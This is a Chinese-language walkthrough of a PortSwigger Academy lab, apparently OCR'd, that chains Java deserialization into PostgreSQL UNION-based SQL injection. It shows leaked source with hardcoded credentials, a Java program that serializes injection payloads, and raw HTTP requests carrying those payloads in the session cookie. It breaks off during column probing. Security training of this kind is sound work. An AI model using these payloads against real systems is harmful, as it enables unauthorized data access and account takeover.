
- 1、提取题目信息

```
1. 可以使用一个普通账号登陆：wiener:peter
2. 需要使用 administrator 账号登陆
3. 可以查看源代码进行漏洞利用（猜测存在源代码泄露之类的漏洞）
4. 目标是删除 carlos 的账户
```


- 2、进入实验环境，拿到 url，先对目录进行一个 fuzz，根据题目引导以及渗透习惯，确认师傅存在一些敏感的文件或者目录

```
https://0a99005b045b495f81a02f5500cb0050.web-security-academy.net
```


- 3、抓取的首页的数据包引入 intruder 模块里，添加资源路径为爆破点，导入字典。



- 4、可以看到在 backup 路径存在一个目录浏览的漏洞，放着两个源代码文件（这里有些博文写的是直接利用 burp 的 discover conten，但我通过这个方式并没有发现 back 的目录，问题不大反正目录扫描是一定要做的，什么工具都可以）。



（dirsearch 一样能跑出来）




- 5、先看 AccessTokenUser.java 文件，大概意思是会将用户的输入的 username，以及 accesstoken 进行序列化处理，结合题目本身，某个地方应该是存在一个反序列化漏洞。

```
package data.session.token;

import java.io.Serializable;

public class AccessTokenUser implements Serializable
{
    private final String username;
    private final String accessToken;

    public AccessTokenUser(String username, String accessToken)
    {
        this.username = username;
        this.accessToken = accessToken;
    }

    public String getUsername()
    {
        return username;
    }

    public String getAccessToken()
    {
        return accessToken;
    }
}
```


- 6、再看看 ProductTemplate.java 文件，可以看到这个该站点使用的数据库为 postsql，但是这里的账户和密码我尝试连接同时弱口令爆破都没结果，可能是因为实验环境的原因。然后在下面看到了一个 sql 调用，对输入也没进行任何过滤就解析了，闭合为单引号。

```
private void readObject(ObjectInputStream inputStream) throws IOException, ClassNotFoundException
{
    inputStream.defaultReadObject();

    JdbcConnectionBuilder connectionBuilder = JdbcConnectionBuilder.from(
            "org.postgresql.Driver",
            "postgresql",
            "localhost",
            5432,
            "postgres",
            "postgres",
            "password"
    ).withAutoCommit();
    try
    {
        Connection connect = connectionBuilder.connect(30);
        String sql = String.format("SELECT * FROM products WHERE id = '%s' LIMIT 1", id);
        Statement statement = connect.createStatement();
        ResultSet resultSet = statement.executeQuery(sql);
        if (!resultSet.next())
        {
            return;
        }
        product = Product.from(resultSet);
    }
    catch (SQLException e)
    {
        throw new IOException(e);
```


➢ 7、回到登陆框，登陆题目给的 winner 账户，在 burp 里查看请求包



➢ 8、查看登陆的请求包，返回一个重定向和一个 session




➢ 9、查看 my-account 路径的数据包，发现 session 是简单的 base64 加密（笔记有个问题是，因为实验环境一段时间没有数据请求，服务器就会关闭，所以造成这篇 writeup 里的出现的截图的 session 可能出现变化是因为不是一次打靶，是多次渗透，然后整理出的 writeup）




➢ 10、对 session 进行一个 base64 解密（末尾的%3d 是=），从解密数据来看，判断 session 参数是反序列化漏洞注入点，结合上文源代码，猜测这儿也存在一个 sql 注入。

- 11、到了这一步，结合题目的意思，应该就明白需要通过反序列化漏洞，实现 sql 注入，然后拿到 administrator 的一个密码，登陆后删除 carlos 的账号。也知道题目为什么叫写一个小工具，写的这个工具应该就是拼接 postsql paylod 并实现反序列化的 java 程序，但因为我平时这方面比较薄弱，要写这程序可能需要花比较长的时间来慢慢磨，所以参考老外的博文，这里直接用他们的程序。


```
https://github.com/emanuelepicas/UsefulExploits/tree/main/Java/Serialization
```



- 12、在程序里，插入 ‘ -- ‘看看闭合和回显,这里虽然是 postsql，但是判断和闭合验证的方式和 mysql 是一样的



- 13、编译源代码，再执行程序，拿到序列化之后的 payload，赋值给 session。看到报错，可以看到数据库没有报错，只是服务器因为异常 session 而抛出异常，确定这儿可以直接进行注入。




```
GET /my-account HTTP/1.1
Host: 0aa200bf03bba99e8511f4f300eb00e7.web-security-academy.net
Cookie: session=
rOOABXNyACNkYXRhLnByb2R1Y3RjYXRhbG9nLlByb2R1Y3RUZW1wbGFOZQAAAAAAAAABAgABT
AACaWROABJMamF2YS9sYW5nL1NOcmluZzt4cHQABicgLSOgJw==
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/112.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
bp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Sec-Ch-Ua: "Chromium";v="112", "Google Chrome";v="112",
"Not:A-Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Referer:
https://0aa200bf03bba99e8511f4f300eb00e7.web-security-academy.net/login
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

```
=0px y=0px viewBox= 0 0 28 30" enable-background= new 0 0 28 30
xml:space=preserve title=back-arrow>
                        <g>
                            <polygon points='1.4,0 0,1.2 12.6,15
0,28.8 1.4,30 15.1,15'></polygon>
                            <polygon points='14.3,0 12.9,1.2 25.6,
12.9,28.8 14.3,30 28,15'></polygon>
                        </g>
                    </svg>
                </a>
            </div>
            <div class='widgetcontainer-lab-status is-notsolved'>
                <span>LAB</span>
                <p>Not solved</p>
                <span class=lab-status-icon></span>
            </div>
        </div>
    </div>
</section>
</div>
    <div theme="">
        <section class="maincontainer">
            <div class="container is-page">
                <header class="navigation-header">
                </header>
                <h4>Internal Server Error</h4>
                <p class=is-warning>java.lang.ClassCastException:
Cannot cast data.productcatalog.ProductTemplate to
lab.actions.common.serializable.AccessTokenUser</p>
            </div>
        </section>
    </div>
</body>
</html>
```


- 14、使用联合查询进行 column 数的判断，这里使用 null 占两位，先猜测有 2 列。

```
class Main {
    public static void main(String[] args) throws Exception {

    ProductTemplate productTemplate = new ProductTemplate("' union select null,null -- '");
    String serializedObject = serialize(productTemplate);

        System.out.println("Serialized object: " + serializedObject);

        ProductTemplate deserializedObject = deserialize(serializedObject);

        System.out.println("Deserialized data str: " + deserializedObject.getId( ));//+ deserializedObject.num);
    }

    private static String serialize(Serializable obj) throws Exception {
        ByteArrayOutputStream baos = new ByteArrayOutputStream(512);
        try (ObjectOutputStream out = new ObjectOutputStream(baos)) {
            out.writeObject(obj);
```

通过报错的，可以发现 2 的数量不对。



➢ 15、重复上面的操作，逐步加到第 8 位时，发现回显不再显示 位数对不上 的报错。而是服务器抛出异常，说明数据库没有报错。



```
Pretty Raw Hex \n
GET /my-account HTTP/1.1
Host: 0aa200bf03bba99e8511f4f300eb00e7.web-security-academy.net
Cookie: session=
rOOABXNyACNkYXRhLnByb2R1Y3RjYXRhbG9nLlByb2R1Y3RUZW1wbGFOZQAAAAAAAAABAgABT
AACaWROABJMamF2YS9sYW5nL1NOcmluZzt4cHQAQicgVU5JTO4gUOVMRUNUIE5VTEwsIE5VTE
wsIE5VTEwsIE5VTEwsIE5VTEwsIE5VTEwsIE5VTEwgLSOgJw==
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/112.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
bp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Sec-Ch-Ua: "Chromium";v="112", "Google Chrome";v="112",
"Not:A-Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Referer:
https://0aa200bf03bba99e8511f4f300eb00e7.web-security-academy.net/login
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

```
Pretty Raw Hex Render \n
=0px y=0px viewbox='0 0 28 30' enable-background='new 0 0 28 30'
xml:space=preserve title=back-arrow>
                    <g>
                        <polygon points='1.4,0 0,1.2 12.6,15
0,28.8 1.4,30 15.1,15'></polygon>
                        <polygon points='14.3,0 12.9,1.2 25.6,15
12.9,28.8 14.3,30 28,15'></polygon>
                    </g>
                </svg>
            </a>
        </div>
        <div class='widgetcontainer-lab-status is-notsolved'>
            <span>LAB</span>
            <p>Not solved</p>
            <span class=lab-status-icon></span>
        </div>
    </div>
</div>
</section>
</div>
    <div theme="">
        <section class="maincontainer">
            <div class="container is-page">
                <header class="navigation-header">
                </header>
                <h4>Internal Server Error</h4>
                <p class=is-warning>java.lang.ClassCastException:
Cannot cast data.productcatalog.ProductTemplate to
lab.actions.common.serializable.AccessTokenUser</p>
            </div>
        </section>
    </div>
</body>
```

- 16、然后需要验证联合注入里是否存在回显位，通过将占位 NULL 替换为字符串，判断数据库的回显来判断。这里从第一位开始，发现只有服务器抛出异常。

```
class Main {
    public static void main(String[] args) throws Exception {

    ProductTemplate productTemplate = new ProductTemplate("' UNION SELECT 'NULL', NULL, NULL, NULL, NULL, NULL, NULL, NULL -- '");
    String serializedObject = serialize(productTemplate);

        System.out.println("Serialized object: " + serializedObject);

        ProductTemplate deserializedObject = deserialize(serializedObject);

        System.out.println("Deserialized data str: " + deserializedObject.getId( ));//+ deserializedObject.num);
    }

    private static String serialize(Serializable obj) throws Exception {
        ByteArrayOutputStream baos = new ByteArrayOutputStream(512);
        try (ObjectOutputStream out = new ObjectOutputStream(baos)) {
            out.writeObject(obj);
        }
        return Base64.getEncoder().encodeToString(baos.toByteArray());
    }

    private static <T> T deserialize(String base64SerializedObj) throws Exception {
        try (ObjectInputStream in = new ObjectInputStream(new ByteArrayInputStream(Base64.getDecoder().decode(base64SerializedObj)))) {
            @SuppressWarnings("unchecked")
            T obj = (T) in.readObject();
```

```
GET /my-account HTTP/1.1
Host: 0aa200bf03bba99e8511f4f300eb00e7.web-security-academy.net
Cookie: session=
r0OABXNyACNkYXRhLnByb2R1Y3RjYXRhbG9nL1Byb2R1Y3RUZW1wbGFOZQAAAAAAAAABAgABTAACaWROABJMamF2YS9sYW5nL1NOcmluZzt4cHQARCcgVU5JTO4gUOVMRUNUICdOVUxMJywgTlVMTCwgTlVMTCwgTlVMTCwgTlVMTCwgTlVMTCwgTlVMTCwgTlVMTCAtLSAn
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Sec-Ch-Ua: "Chromium";v="112", "Google Chrome";v="112",
"Not:A-Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Referer:
https://0aa200bf03bba99e8511f4f300eb00e7.web-security-academy.net/login
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

```
=0px y=0px viewbox= 0 0 28 30  enable-background= new 0 0 28 30
xml:space=preserve title=back-arrow>
                    <g>
                        <polygon points='1.4,0 0,1.2 12.6,15
0,28.8 1.4,30 15.1,15'></polygon>
                        <polygon points='14.3,0 12.9,1.2 25.6,15
 12.9,28.8 14.3,30 28,15'></polygon>
                    </g>
                </svg>
            </a>
        </div>
        <div class='widgetcontainer-lab-status is-notsolved'>
            <span>LAB</span>
            <p>Not solved</p>
            <span class=lab-status-icon></span>
        </div>
    </div>
</div>
</section>
</div>
    <div theme="">
        <section class="maincontainer">
            <div class="container is-page">
                <header class="navigation-header">
                </header>
                <h4>Internal Server Error</h4>
                <p class=is-warning>java.lang.ClassCastException:
Cannot cast data.productcatalog.ProductTemplate to
lab.actions.common.serializable.AccessTokenUser</p>
            </div>
        </section>
    </div>
</body>
```

- 17、这里使用二分法进行判断，剩下的七位，我先取前三位 NULL 替换为字符串。

```java
import data.productcatalog.ProductTemplate;
import java.io.ByteArrayInputStream;
import java.io.ByteArrayOutputStream;
import java.io.ObjectInputStream;
import java.io.ObjectOutputStream;
import java.io.Serializable;
import java.util.Base64;

class Main {
    public static void main(String[] args) throws Exception {

    ProductTemplate productTemplate = new ProductTemplate("' UNION SELECT NULL, 'NULL','NULL', 'NULL', NULL, NULL, NULL, NULL -- '");
    String serializedObject = serialize(productTemplate);

        System.out.println("Serialized object: " + serializedObject);

        ProductTemplate deserializedObject = deserialize(serializedObject);

        System.out.println("Deserialized data str: " + deserializedObject.getId( ));//+ deserializedObject.num);
    }

    private static String serialize(Serializable obj) throws Exception {
